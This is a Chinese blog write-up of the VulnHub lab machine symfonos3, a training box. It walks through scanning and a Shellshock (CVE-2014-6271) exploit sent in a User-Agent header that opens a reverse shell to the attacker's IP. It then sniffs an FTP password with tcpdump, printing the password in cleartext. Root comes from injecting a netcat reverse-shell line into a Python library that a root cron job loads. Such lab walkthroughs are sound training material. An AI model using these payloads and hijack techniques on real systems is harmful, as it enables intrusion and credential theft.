OSCP- symfonos3 writeup

原创

一支神经病 于 2020-04-28 14:49:24 发布 227 收藏

分类专栏： VM破解 文章标签： OSCP

本文链接：https://blog.csdn.net/Jiajiajiang_/article/details/105809723

VM破解 专栏收录该内容

18 篇文章 1 订阅

订阅专栏

主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/symfonos/symfonos3v2.7z

发现IP

```
7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.3.1        00:50:56:c0:00:08      2     120  VMware, Inc.
10.0.3.2        00:50:56:ff:6c:8b      2     120  VMware, Inc.
10.0.3.149      00:0c:29:11:f6:99      2     120  VMware, Inc.
10.0.3.254      00:50:56:ee:54:dd      1      60  VMware, Inc.
```


IP为10.0.3.149

nmap

```
root@kali4:~# nmap -sV -p- 10.0.3.149
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 09:41 EDT
Nmap scan report for 10.0.3.149
Host is up (0.00086s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:11:F6:99 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```


21和22端口看了看没有已知漏洞，我们去80

21和22端口看了看没有已知漏洞，我们去80


先扫下目录再说

```
root@kali4:~# dirb http://10.0.3.149

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Apr 27 23:29:56 2020
URL_BASE: http://10.0.3.149/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.3.149/ ----
+ http://10.0.3.149/cgi-bin/ (CODE:403|SIZE:275)
==> DIRECTORY: http://10.0.3.149/gate/
+ http://10.0.3.149/index.html (CODE:200|SIZE:241)
+ http://10.0.3.149/server-status (CODE:403|SIZE:275)

---- Entering directory: http://10.0.3.149/gate/ ----
+ http://10.0.3.149/gate/index.html (CODE:200|SIZE:202)

-----------------
END_TIME: Mon Apr 27 23:30:03 2020
DOWNLOADED: 9224 - FOUND: 4
```



先访问80端口，看到是一张图片，直接ctrl+U看一下

```
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
}
img{
  display:block;
  width:100%; height:100%;
  object-fit: cover;
}
</style>
</head>
<body>

<img src="image.jpg">

<!-- Can you bust the underworld? -->

</body>
</html>
```

这里貌似是提示了些什么
接着访问刚才发现的gate目录，也是一张图片，也没有提示
然后去看cgi-bin目录



没有权限，可能这里有问题，我们要找下级目录，我没有暴破出来，想了想刚才提示的句子，试了下加个underworld



可以访问，大概这里有cgi-bin的漏洞
这里借鉴了几篇文章

> https://blog.csdn.net/xiaoshan812613234/article/details/42147955
> https://blog.csdn.net/qq_36869808/article/details/104005219

CVE-2014-6271

我们在burp中实现，用curl也可以，加-A参数

Request

Raw Headers Hex

```
GET /cgi-bin/underworld HTTP/1.1
Host: 10.0.3.149
User-Agent: () { :; }; /bin/bash -i > /dev/tcp/10.0.3.141/443 0<&1 2>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


要提前监听443端口，nc -lvp 443
然后发送数据包，得到shell

```
root@kali4:~# nc -lvp 443
listening on [any] 443 ...
10.0.3.149: inverse host lookup failed: Unknown host
connect to [10.0.3.141] from (UNKNOWN) [10.0.3.149] 50658
bash: no job control in in this shell
cerberus@symfonos3:/usr/lib/cgi-bin$ id
id
uid=1001(cerberus) gid=1001(cerberus) groups=1001(cerberus),33(www-data),10
03(pcap)
```

tcpdump

然后sudo -l无果，也没有特殊权限的文件，这里我看了wp，再来tcpdump
先把pspy传过去执行一下
https://github.com/DominicBreuker/pspy

```
2020/04/28 01:18:01 CMD: UID=0    PID=51681  | /usr/sbin/CRON -f
2020/04/28 01:18:01 CMD: UID=0    PID=51680  | /usr/sbin/cron -f
2020/04/28 01:18:01 CMD: UID=0    PID=51682  | /usr/sbin/CRON -f
2020/04/28 01:18:01 CMD: UID=0    PID=51683  | /usr/sbin/CRON -f
2020/04/28 01:18:01 CMD: UID=0    PID=51684  | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/statuscheck.txt
2020/04/28 01:18:01 CMD: UID=0    PID=51685  | /bin/sh -c /usr/bin/python2.7 /opt/ftpclient/ftpclient.py
2020/04/28 01:18:01 CMD: UID=0    PID=51686  | proftpd: (accepting connections)
2020/04/28 01:18:01 CMD: UID=0    PID=51687  | /usr/sbin/CRON -f
2020/04/28 01:18:01 CMD: UID=105  PID=51688  | /usr/sbin/sendmail -i -FCronDaemon -B8BITMIME -oem root
```

看到了ftp，tcpdump一下（这里看了一下tcpdump的权限竟然是777）

```
tcpdump -i lo -w ppp.cap
```

直接读文件，发现了另一个用户的用户名密码

```
  ??331 Password required for hades
Q?^?x
YEK9?@@?$.E?5?0+?V?

  ??PASS PTpZTfU4vxgzvRBE
Q?^?
    E4?p@@?Q?$?0+.E?L?V?(
```

可以直接登录

提权

登录之后需要提权

我们知道ftpclient.py是root用户执行的，想着直接修改.py文件，但发现没有写权限

```
hades@symfonos3:/opt/ftpclient$ ls -ll
total 8
-rw-r--r-- 1 root hades 262 Apr  6 14:32 ftpclient.py
-rw-r--r-- 1 root hades 251 Apr 28 01:38 statuscheck.txt
```

我们读一下这个文件

```
hades@symfonos3:/opt/ftpclient$ cat ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
```


我们去修改他引用的模块

```
hades@symfonos3:/opt/ftpclient$ find / -iname "*ftplib*" 2>/dev/null
/usr/lib/python2.7/ftplib.pyc
/usr/lib/python2.7/ftplib.py
/usr/lib/python3.5/__pycache__/ftplib.cpython-35.pyc
/usr/lib/python3.5/ftplib.py
```

从前面我知道他用的是python2.7

```
2020/04/28 01:26:01 CMD: UID=0    PID=51779  /usr/sbin/cron -f
2020/04/28 01:26:01 CMD: UID=0    PID=51781  /usr/sbin/CRON -f
2020/04/28 01:26:01 CMD: UID=0    PID=51782  /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/sta
2020/04/28 01:26:01 CMD: UID=0    PID=51783  /usr/sbin/CRON -f
2020/04/28 01:26:01 CMD: UID=0    PID=51784  /bin/sh -c /usr/bin/python2.7 /opt/ftpclient/ftpclient.py
2020/04/28 01:26:01 CMD: UID=0    PID=51785  sh -c id > /tmp/whoamiddd
2020/04/28 01:26:01 CMD: UID=0    PID=51786  sh -c id > /tmp/whoamiddd
2020/04/28 01:26:01 CMD: UID=0    PID=51787  sh -c nc 127.0.0.1 12344 -e /bin/bash
```

故我们去修改/usr/lib/python2.7/ftplib.py文件

在中间加一句

```
os.system("nc 127.0.0.1 12344 -e /bin/bash")
```

```
import os
import sys

os.system("id > /tmp/whoamiddd")
os.system("nc 127.0.0.1 12344 -e /bin/bash")
# Import SOCKS module if it exists, else standard socket module socket
try:
    import SOCKS; socket = SOCKS; del SOCKS # import SOCKS as socket
    from socket import getfqdn; socket.getfqdn = getfqdn; del getfqdn
```

同时开启监听

```
nc -lvp 12344
```

提权成功


cerberus@symfonos3:/usr/lib/cgi-bin$ nc -lp 12344
nc -lp 12344
id
uid=0(root) gid=0(root) groups=0(root)
id
uid=0(root) gid=0(root) groups=0(root)
ls
proof.txt
cat *
Congrats on rooting symfonos:3!
Contact me via Twitter @zayotic to give feedback!
https://blog.csdn.net/Jiajiajiang_